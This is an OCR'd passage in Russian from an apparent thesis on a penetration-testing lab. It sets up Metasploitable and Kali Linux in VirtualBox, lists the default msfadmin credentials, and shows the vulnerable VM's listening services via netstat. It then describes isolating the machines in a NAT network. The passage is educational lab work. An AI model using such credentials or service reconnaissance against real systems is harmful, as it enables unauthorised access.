


Рисунок 2.1.13 - Созданный “снапшот” начального состояния виртуальной машины

После создания снапшота необходимо настроить сетевой адаптер виртуальной машины. В параметрах настройки виртуальной машины есть вкладка “Settings(Настройки)”. Перейдя в нее нужно выбрать вкладку “Network(Сеть)” и выбрать адаптер номер один (Adapter 1).

На рисунке 2.1.14 демонстрируется настройка сетевого адаптера виртуальной машины.




Рисунок 2.1.14 - Настройки сетевого адаптера

Выбрав сетевой адаптер нужно сохранить изменения нажав на “OK” и перейти в главное меню.

Теперь виртуальную машину можно запустить, нажав на кнопку “Start(Старт)” в главном меню. Процесс запуска виртуальной машины может занять несколько минут.

На рисунке 2.1.15 изображен процесс запуска виртуальной машины.




Рисунок 2.1.15 - Запуск виртуальной машины Metasploitable

После того как операционная система будет запущена, Metasploitable запросит логин и пароль для входа. Настройка Metasploitable осуществляется через специального пользователя *msfadmin*.

Этот пользователь входит в группу *sudo*, а, следовательно, обладает полномочиями администратора системы.

Данные для входа:

– логин: msfadmin

– пароль: msfadmin

Так как в настройках сетевого адаптера был указан сетевой мост, то Metasploitable будет использовать тот же сетевой интерфейс что и хостовая машина. Хостовая машина подключена к локальному роутеру с включенным DHCP.

Чтобы узнать IP-адрес, выданный роутером Metasploitable нужно использовать команду *sudo ifconfig -a*. Данная команды покажет все сетевые интерфейсы доступные текущей операционной системе.

На рисунке 2.1.16 демонстрируется результат выполнения данной команды.




Рисунок 2.1.16 - Сетевой адрес виртуальной машины Metasploitable

Получив сетевой адрес виртуальной машины нужно проверить возможность коммуникации с хостом. Чтобы это сделать нужно узнать IP-адрес хоста. Сделать это можно точно так же, как и для виртуальной машины.

На рисунке 2.1.17 демонстрируется сетевой адрес хоста.

На рисунке 2.1.18 можно увидеть, как проверяется связь между хостом и виртуальной машиной. Для проверки связи используется утилита *ping*.

На рисунке 2.1.19 проверяется связь между виртуальной машиной и хостом.

После того как коммуникация между двумя машинами возможна необходимо настроить SSH доступ к виртуальной машине. Это необходимо для удобства администрирования и позволит избежать прямого доступа к виртуальной машине.

На рисунке 2.1.20 инициируется SSH подключение к виртуальной машине.

```
adil@debian:~/diplom$ sudo ifconfig -a
[sudo] password for adil:
enp0s25: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 00:21:cc:6c:05:e2  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 20  memory 0xf3900000-f3920000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 288  bytes 22384 (21.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 288  bytes 22384 (21.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlp3s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.6  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a11:96ff:fe47:88dc  prefixlen 64  scopeid 0x20<link>
        ether 08:11:96:47:88:dc  txqueuelen 1000  (Ethernet)
        RX packets 312583  bytes 455089637 (434.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 162238  bytes 17027751 (16.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Рисунок 2.1.17 - Сетевой адрес хостовой машины

```
adil@debian:~/diplom$ ping -c4 192.168.1.7
PING 192.168.1.7 (192.168.1.7) 56(84) bytes of data.
64 bytes from 192.168.1.7: icmp_seq=1 ttl=64 time=0.839 ms
64 bytes from 192.168.1.7: icmp_seq=2 ttl=64 time=0.646 ms
64 bytes from 192.168.1.7: icmp_seq=3 ttl=64 time=0.673 ms
64 bytes from 192.168.1.7: icmp_seq=4 ttl=64 time=0.689 ms

--- 192.168.1.7 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 61ms
rtt min/avg/max/mdev = 0.646/0.711/0.839/0.081 ms
adil@debian:~/diplom$
```

Рисунок 2.1.18 - Проверка доступности виртуальной машины




Рисунок 2.1.19 - Проверка доступности хоста




Рисунок 2.1.20 - Подключение к виртуальной машине Metasploitable по SSH

Удаленное администрирование производится от пользователя *msfadmin*.

Так как пользователь является членом группы *sudo* у нас есть возможность выполнять терминальные команды от имени администратора системы.

Это позволит получить список запущенных сервисов на виртуальной машине.

На рисунке 2.1.21 демонстрируется выполнение команды *netstat* для получения всех сетевых служб, запущенных на текущем хосте, работающие по протоколу TCP и находящихся в режиме прослушивания. Параметры команды *-lptn* позволяют получить расширенную информацию о сервисах, запущенных на текущей системе.

```
msfadmin@metasploitable:~$ sudo netstat -lptn
[sudo] password for msfadmin:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      4472/xinetd
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      4472/xinetd
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      4472/xinetd
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      4566/jsvc
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      4612/unrealircd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      4170/mysqld
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      4604/rmiregistry
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      4612/unrealircd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      4454/smbd
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      4626/Xtightvnc
tcp        0      0 0.0.0.0:44463           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      3654/portmap
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      4626/Xtightvnc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      4585/apache2
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      4609/ruby
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      4566/jsvc
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      4472/xinetd
tcp        0      0 0.0.0.0:42516           0.0.0.0:*               LISTEN      4379/rpc.mountd
tcp        0      0 192.168.1.7:53          0.0.0.0:*               LISTEN      4024/named
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      4472/xinetd
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      4024/named
tcp        0      0 0.0.0.0:49942           0.0.0.0:*               LISTEN      3670/rpc.statd
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      4472/xinetd
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      4248/postgres
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      4445/master
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      4024/named
tcp        0      0 0.0.0.0:38588           0.0.0.0:*               LISTEN      4604/rmiregistry
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      4454/smbd
tcp6       0      0 :::2121                 :::*                    LISTEN      4509/proftpd: (acce
tcp6       0      0 :::3632                 :::*                    LISTEN      4316/distccd
tcp6       0      0 :::53                   :::*                    LISTEN      4024/named
tcp6       0      0 :::22                   :::*                    LISTEN      4289/sshd
tcp6       0      0 :::5432                 :::*                    LISTEN      4248/postgres
tcp6       0      0 ::1:953                 :::*                    LISTEN      4024/named
msfadmin@metasploitable:~$
```

Рисунок 2.1.21 - Список сервисов, запущенных на виртуальной машине Metasploitable

2.2 Развертывание Kali Linux

Традиционно Kali Linux поставляется, как и любые другие дистрибутивы Linux, в свободном доступе в формате ISO образов. Однако создатели Kali Linux поддерживают готовые образы операционной системы Kali Linux для виртуальных машин.

Так как Kali Linux чаще всего используют в виртуальной среде этот выбор представляется крайне удобным для пентестеров. Скачать такой образ можно на официальном сайте Kali Linux.

В данной демонстрации будет использоваться образ для гипервизора Virtual Box. Процесс создания виртуальной машины Kali Linux похож на процесс создания виртуальной машины Metasploitable.

На рисунке 2.2.1 демонстрируется содержимое директории после скачивания дистрибутива. Директория содержит файл *kali-linux-2020.1-vbox-amd64.ova*. Данный файл представляет из себя набор инструкций для создания

виртуальной машины. Удобство заключается в том, что создателю машины не нужно задавать все конфигурационные параметры вручную, достаточно только импортировать файл, а Virtual Box позаботится об остальном. Также в директории имеется файл с контрольной суммой образа. Это позволит выполнить проверку образа на подлинность. Если кто-то во время скачивания повредил образ, то контрольная сумма будет отличаться от оригинального файла и создавать виртуальную машину из этого образа будет небезопасно.




Рисунок 2.2.1 - Образ виртуальной машины для Kali Linux

Для импорта образа виртуальной машины нужно запустить Virtual Box и перейти во вкладку *File → Import Appliance* и выбрать образ Kali Linux.

На рисунках 31 и 32 демонстрируется процесс импортирования образа Kali Linux в Virtual Box.




Рисунок 2.2.2 - Импортирование образа Kali Linux




Рисунок 2.2.3 - Лицензионное соглашение

2.3 Аудит безопасности Metasploitable

В данном разделе демонстрируется процесс тестирования на проникновение виртуальной машины Metasploitable с применение Kali Linux. Прежде чем приступить к аудиту нужно закрепить очень важную информацию. Так как Metasploitable является абсолютно незащищенной системой, то размещать ее внутри локальной сети, в которую подключены реальные сетевые устройства крайне опасно. В связи с этим необходимо организовать изолированный доступ к виртуальной машине таким образом, чтобы Metasploitable не имела доступа к внешним устройствам в сети. Достичь этого можно используя виртуальные сети. Для настройки виртуальной сети необходимо создать такую сеть в настройках Virtual Box.

На рисунке 2.3.1 изображены настройки внутренней сети. Имя сети “Internal”, пул адресов 10.10.10.0/24. Есть также возможность настроить проброс портов для доступа изнутри NAT.

NAT (Network Address Translation) обеспечивает трансляцию сетевых адресов, эффективно создавая локальную сеть в рамках виртуальной машины. Для доступа в интернет используется внешний адрес хоста.

Таким образом нельзя получить доступ к виртуальной машине, не находясь в NAT. Далее все последующие виртуальные машины будут помещаться в данную виртуальную сеть.




Рисунок 2.3.1 - Настройка виртуальной сети

Прежде чем приступить к проведению аудита необходимо поместить все взаимодействующие машины в созданную виртуальную сеть “Internal”.

На рисунке 2.3.2 демонстрируется изменение настроек сетевого адаптера Kali Linux на “NAT Network” Internal.

На рисунке 2.3.3 демонстрируется изменение сетевого адаптера Metasploitable на “NAT Network” Internal.

Поместив обе виртуальные машины в NAT, мы исключаем возможность получения к ним доступа извне.

